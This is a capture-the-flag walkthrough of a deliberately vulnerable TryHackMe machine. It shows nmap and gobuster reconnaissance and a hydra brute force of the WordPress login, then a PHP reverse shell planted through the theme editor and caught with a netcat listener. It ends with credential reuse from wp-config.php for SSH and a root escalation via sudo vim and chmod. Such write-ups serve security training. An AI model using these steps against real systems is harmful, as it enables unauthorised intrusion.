




ColdBox: Easy

CTF Linux : <https://tryhackme.com/room/coldboxeasy>

Hey Everyone !! Its time to explore one more THM CTF Machine, this time we have ColdBox By Marti from Hixec. So connect your OpenVPN, Boot up your kali and Expect the Unexpected.

Let's Start Machine.

Target Machine Information				
Title	Target IP Address	Expires		
ColdBox-ColdSecurity	10.49.181.43  	58min 38s	?	Add 1 hour Terminate

So our Machine Ip for today is `10.49.181.43` .

Lets start with some Reconnaissance.

Nmap :

```
nmap -T4 -vv -sV -O -p- 10.49.181.43
```

Command Breakdown :

nmap : It is not possible to explain this god tool in one line but still it is Netwrok Mapper.

-T4 : Used to Speed Up for results and maintaining accuracy at the same time.

-vv : Double Versobe : So we can see EVERYTHING.

-sV : To turn Version Detection On.

-p- : I have too much free time, so can scan all 65535 ports. 😊

10.49.181.43 : Target IP

Output :

```
└─(root@Windows)-[/home/hk]
└─# nmap -T4 -vv -sV -O -p- 10.49.181.43
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-05 21:03 IST
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 21:03
Scanning 10.49.181.43 [4 ports]
Completed Ping Scan at 21:03, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:03
Completed Parallel DNS resolution of 1 host. at 21:03, 0.02s elapsed
Initiating SYN Stealth Scan at 21:03
Scanning 10.49.181.43 [65535 ports]
Discovered open port 80/tcp on 10.49.181.43
Discovered open port 4512/tcp on 10.49.181.43
Completed SYN Stealth Scan at 21:13, 621.85s elapsed (65535 total port
s)
Initiating Service scan at 21:13
Scanning 2 services on 10.49.181.43
Completed Service scan at 21:14, 6.26s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.49.181.43
Retrying OS detection (try #2) against 10.49.181.43
Retrying OS detection (try #3) against 10.49.181.43
Retrying OS detection (try #4) against 10.49.181.43
Retrying OS detection (try #5) against 10.49.181.43
NSE: Script scanning 10.49.181.43.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 21:14
Completed NSE at 21:14, 0.88s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 21:14
Completed NSE at 21:14, 0.29s elapsed
Nmap scan report for 10.49.181.43
Host is up, received echo-reply ttl 62 (0.081s latency).
Scanned at 2026-02-05 21:03:35 IST for 645s
Not shown: 65521 closed tcp ports (reset)
PORT      STATE      SERVICE      REASON          VERSION
80/tcp    open      http         syn-ack ttl 62  Apache httpd 2.4.18
((Ubuntu))
1868/tcp  filtered  vizablebrowser no-response
4512/tcp  open      ssh          syn-ack ttl 62  OpenSSH 7.2p2 Ubuntu
```

4ubuntu2.10 (Ubuntu Linux; protocol 2.0)

19396/tcp	filtered	unknown	no-response
19701/tcp	filtered	unknown	no-response
32432/tcp	filtered	unknown	no-response
35366/tcp	filtered	unknown	no-response
36070/tcp	filtered	unknown	no-response
37400/tcp	filtered	unknown	no-response
51207/tcp	filtered	unknown	no-response
54117/tcp	filtered	unknown	no-response
59192/tcp	filtered	unknown	no-response
59903/tcp	filtered	unknown	no-response
63563/tcp	filtered	unknown	no-response

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.95%E=4%D=2/5%OT=80%CT=1%CU=41771%PV=Y%DS=3%DC=I%G=Y%TM=6984BAD4

OS:%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)SEQ(

OS:SP=102%GCD=1%ISR=109%TI=Z%CI=RD%II=I%TS=8)SEQ(SP=105%GCD=1%ISR=107%TI=Z%

OS:CI=I%II=I%TS=8)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=RD%TS=8)SEQ(SP=FC%GCD=1%

OS:ISR=100%TI=Z%CI=I%TS=8)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8NNT11NW7

OS:%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W

OS:4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M4E8NNSNW7%CC=Y%Q=)T1(

OS:R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S

OS:=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R

OS:=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=

OS:AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%

OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.009 days (since Thu Feb 5 21:01:15 2026)

Network Distance: 3 hops

TCP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: All zeros


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 646.58 seconds
Raw packets sent: 76001 (3.349MB) | Rcvd: 74372 (3.007MB)
```

Interesting Info from Nmap :

Ports : 80 (http - Apache httpd 2.4.18) , 4512 (ssh - OpenSSH 7.2p2) , other ports are filtered so maybe not that useful.

Port 80 :



Interesting we found a website on port 80.... Hmm... Let's try something else.

Subdirectory Bruteforcing :

For subdir bruteforcing im using GoBuster but you can use dirb, dirbuster, burpsuite or any other relevant tool (Just don't do Manually).

```
gobuster dir --url http://10.49.137.188/ --wordlist=/usr/share/wordlists/dirb/common.txt
```

Command Breakdown :

gobuster : Tool

dir : For Subdirectory Search.... and not something else...

--url <url> : Url on which we want to try Subdir bruteforce

--wordlist=<wordlist> : wordlist to use to bruteforce


Output :

```
└─(root@Windows)-[/home/hk]
└─# gobuster dir --url http://10.49.181.43/ --wordlist=/usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.49.181.43/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/hidden (Status: 301) [Size: 313] [--> http://10.49.181.43/hidden/]
/index.php (Status: 301) [Size: 0] [--> http://10.49.181.43/]
/server-status (Status: 403) [Size: 277]
/wp-admin (Status: 301) [Size: 315] [--> http://10.49.181.43/wp-admin/]
/wp-content (Status: 301) [Size: 317] [--> http://10.49.181.43/wp-content/]
/wp-includes (Status: 301) [Size: 318] [--> http://10.49.181.43/wp-includes/]
/xmlrpc.php (Status: 200) [Size: 42]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

Interesting.... Let's Check them one by one...

- /hidden




A message from "Philip" to "C0ldd" about "Hugo"'s password...

Here, we got to know about 3 different users : C0ldd, Hugo and Philip....

Maybe useful for Login Bruteforce.

- /index.php : Just a default file
- /server-staute : Server default file
- /wp-admin



Bingo... Login Panel Maybe useful for bruteforcing...

And now we also know it is nothing but Wordpress Site.

- /wp-content : Nothing useful here
- /wp-includes : Nothing useful here, just some wordpress files
- /xmlrpc.php : Server default file.

Wp-Scan :

As we know site is using wordpress, so.... why not... Let's try wp-scan too.

```
wpscan --url http://10.49.181.43/ --verbose
```

Command Breakdown :

wpscan : TOOOOLLLLL

```
--verbose : YESS... Again we want everything to seeee...
```

```
└─(root@Windows)-[/home/hk]
└─# wpscan --url http://10.49.181.43/ --verbose
```

\\ \\ / / _ \\ / _ |
\\ \\ ^ / / | |_) | (_ _ _ _ _ ®
\\ \\ \\ / | _ / _ \\ / _ | / _ ` | ' _ \\
\\ ^ / | | _) | (_ | (_ | | | | |
\\ \\ | _ | _ / _ | _ , _ | | |

Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Interesting Finding(s):

```
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```

```
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: http://10.49.181.43/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.49.181.43/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://10.49.181.43/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://10.49.181.43/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
| Location: http://10.49.181.43/wp-content/themes/twentyfifteen/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://10.49.181.43/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 4.1
| Style URL: http://10.49.181.43/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, straightforward typography is readable on a wide variety of screen sizes, and suitable for multiple languages. We designed it using a mobile-first approach, meaning your content takes center-stage, regardless of whether your visitors arrive by smartphone, tablet, laptop, or desktop computer.
| Author: the WordPress team
| Author URI: https://wordpress.org/
| License: GNU General Public License v2 or later
| License URI: http://www.gnu.org/licenses/gpl-2.0.html
| Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout, responsive-layout, accessibility-ready, custom-background, custom-colors, custom-header, custom-menu, editor-style, featured-images, microformats, post-formats, rtl-lang
```



```
uage-support, sticky-post, threaded-comments, translation-ready
| Text Domain: twentyfifteen
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.49.181.43/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
```

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

```
Checking Config Backups - Time: 00:00:03 <=====
=====> (137 / 137) 100.00% Time: 00:00:03
```

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Thu Feb 5 21:33:31 2026

[+] Requests Done: 170

[+] Cached Requests: 5

[+] Data Sent: 41.977 KB

[+] Data Received: 239.731 KB

[+] Memory used: 265.062 MB

[+] Elapsed time: 00:00:12

Nothing Interesting... No vulnerability in these versions...

Now we are done with Scanning, Lets try Bruteforcing on Wp-login...

Im using Hydra you can use burpsuite or an other tool.


But Before that, Let's create a user.txt file with those 3 users we found earlier in /hidden.

```
hugo
c0ldd
philip
Hugo
```

c0ldd
Philip

So i have added 6 users, just in case wp configured to case sensitive.

We should also check if these users really exist on Wordpress or not... For this we will use wordpress misconfiguration that gives us password error if user account is on Wordpress or user error if not.



All 3 users do EXISTS on Wordpress.

```
hydra -L user.txt -P /usr/share/wordlists/rockyou.txt 10.49.181.43 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username" -I
```

Command Breakdown :

hydra : AGGAINNN Tool

-L <Users List file> : File with one user per line to bruteforce users

-P <Wordlist> : Wordlist to use to find Password

<url> : Target Login Page

http-post-form : post form, used to tell hydra that there will be some form.

At last path for login page with sltering results to not show results where we got In something related to password, mainly error that password is incorrect.

Output :

```
└─(root@Windows) - [/home/hk]
└─# hydra -L user.txt -P /usr/share/wordlists/rockyou.txt 10.49.181.43
http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F
=The password you entered for the username" -I
```

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2026-02-05 21:41:07

[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 86066394 login tries (l:6/p:14344399), ~5379150 tries per task

[DATA] attacking http-post-form://10.49.181.43:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username

[STATUS] 1257.00 tries/min, 1257 tries in 00:01h, 86065137 to do in 11 41:09h, 16 active

[STATUS] 1268.00 tries/min, 3804 tries in 00:03h, 86062590 to do in 11 31:13h, 16 active

[80][http-post-form] host: 10.49.181.43 login: hugo


[80][http-post-form] host: 10.49.181.43 login: c0ldd password: 9876543210

[STATUS] 4098736.29 tries/min, 28691154 tries in 00:07h, 57375240 to do in 00:14h, 16 active

```
[STATUS] 1268.00 tries/min, 3804 tries in 00:03h, 86062590 to do in 1131:13h, 16 active
[80][http-post-form] host: 10.49.181.43 login: hugo
[80][http-post-form] host: 10.49.181.43 login: c0ldd password: 9876543210
```

Kaboomm.... We got password for user `c0ldd`, which is `9876543210`. Ignore hugo, we got that as in same of empty password we got "Please Enter Password Error" Instead of "Incorrect Password".

Let's Login to Wordpress using above credentials.



Now, we can use Editor in Appearance to change code of some file to get Reverse Shell.

(OR you can add REverse Shell to Plugins.)


Reverse Shell : <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>

Let's Inject our code in /content.php (I Dont Know why it is not working on other files, Maybe Configuration)...



Don't forget to change IP to your OpenVPN IP and Port(if you want).

Save the file. Turn on Netcat Listener.



Now reload the main site, as content.php will run with main site.

And Kaboom you got the REVERSE SHELL....

```

(root@Windows)-[/home/hk]
# nc -vnlp 1234
listening on [any] 1234 ...
connect to [REDACTED] from (UNKNOWN) [10.49.181.43] 38062
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:34:34 up 1:08, 0 users, load average: 0.00, 0.29, 0.85
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

At this point, I'm confused.... As "www-data" user I can't check, move, copy, edit or read user.txt flag, nor able to get any way to Privilege Escalation.

Then I checked `wp-config.php`, and in the file we got:

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

```

We found a user for some Database and its password.... It is rare but possible that the user uses same password for both... Let's give it a try

And for this we need a terminal, you can do a SHELL STABILIZER but I'm gonna use SSH running on port 4512.

```
(root@Windows)-[~/home/hk/Desktop]
# ssh c0ldd@10.49.181.43 -p 4512
The authenticity of host '[10.49.181.43]:4512 ([10.49.181.43]:4512)' can't be established.
ED25519 key fingerprint is: SHA256:4Burx9DOSmBG9A0+DFqpM7rY4cyqqq59iluJwKx690c
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.49.181.43]:4512' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
c0ldd@10.49.181.43's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Pueden actualizarse 129 paquetes.
92 actualizaciones son de seguridad.

Last login: Mon Nov  8 13:20:08 2021 from 10.0.2.15
c0ldd@ColddBox-Easy:~$
```

BINGO.... We got c0ldd ssh.

Now we can read `user.txt` by `cat user.txt` .

Now we need Flag 2 from /root.

Let's Check for Prilede Escalation.

```
c0ldd@ColddBox-Easy:~$ sudo -l
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
  (root) /usr/bin/vim
  (root) /bin/chmod
  (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```

Here we have some tools or commands we can use with sudo without password for root.

I dont know about FTP, but vim and chmod is really useful.

Method 1 : VIM

USE : `sudo vim /root` to check files and folder in /root folder.

USE : `sudo vim /root/root.txt` To read the flag.

BINGO, We got our ROOT Flag too.

Method 2 : Chmod

```

c0ldd@ColddBox-Easy:~$ sudo chmod +777 /root
c0ldd@ColddBox-Easy:~$ cd /root
c0ldd@ColddBox-Easy:/root$ ls -la
total 32
drwxrwxrwx  4 root root 4096 feb  5 17:53 .
drwxr-xr-x 23 root root 4096 feb  5 17:51 ..
-rw-----  1 root root   15 nov  8 2021 .bash_history
-rw-r--r--  1 root root    0 oct 14 2020 .bashrc
drwx-----  2 root root 4096 sep 24 2020 .cache
-rw-----  1 root root  220 sep 24 2020 .mysql_history
drwxr-xr-x  2 root root 4096 sep 24 2020 .nano
-rw-r--r--  1 root root  148 ago 17 2015 .profile
-rw-r--r--  1 root root   49 sep 24 2020 root.txt
c0ldd@ColddBox-Easy:/root$ chmod +777 root.txt
chmod: cambiando los permisos de 'root.txt': Operación no permitida
c0ldd@ColddBox-Easy:/root$ sudo chmod +777 root.txt
c0ldd@ColddBox-Easy:/root$ cat root.txt
[REDACTED]
c0ldd@ColddBox-Easy:/root$ █

```

LOL ... I just make /root accessible to everyone, then `root.txt` to everyone....

And thats how we can Solve ColddBox TryHackMe Room...

That's All for today, will come back with a new Walkthrough.